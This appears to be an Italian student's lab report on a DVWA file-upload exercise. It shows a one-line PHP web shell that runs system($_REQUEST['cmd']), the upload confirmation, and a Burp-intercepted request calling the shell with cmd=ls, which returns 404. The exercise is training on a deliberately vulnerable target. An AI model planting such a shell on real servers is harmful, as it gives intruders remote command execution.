

# S6-L1

# CODICE PHP



```php
<?php system($_REQUEST["cmd"]); ?>
```

# UPLOAD FILE ON DVWA



## Vulnerability: File Upload

Choose an image to upload:

No file chosen


```
../../hackable/uploads/shell.php succesfully uploaded!
```

## More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm

**Username:** admin
**Security Level:** low
**PHPIDS:** disabled


# INTERCETTAZIONE CON BURP



```
GET /dvwa/vulnerabilities/hackable/uploads/shell.php?cmd=ls HTTP/1.1
Host: 192.168.1.102
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-
exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=accc3fec9ec91c58d91810d971a76c4b
Connection: close

```

```
HTTP/1.1 404 Not Found
Date: Mon, 08 Jan 2024 14:02:40 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
Content-Length: 329
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html>
  <head>
    <title>
      404 Not Found
    </title>
  </head>
  <body>
    <h1>
      Not Found
    </h1>
    <p>
      The requested URL /dvwa/vulnerabilities/hackable/uploads/shell.php was not found on this server.
    </p>
    <hr>
    <address>
      Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.1.102 Port 80
    </address>
  </body>
</html>

```

# RISULTATO RICERCA NEL BROWSER CON CMD LS



# Not Found

The requested URL /dvwa/vulnerabilities/hackable/uploads/shell.php was not found on this server.

*Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.1.102 Port 80*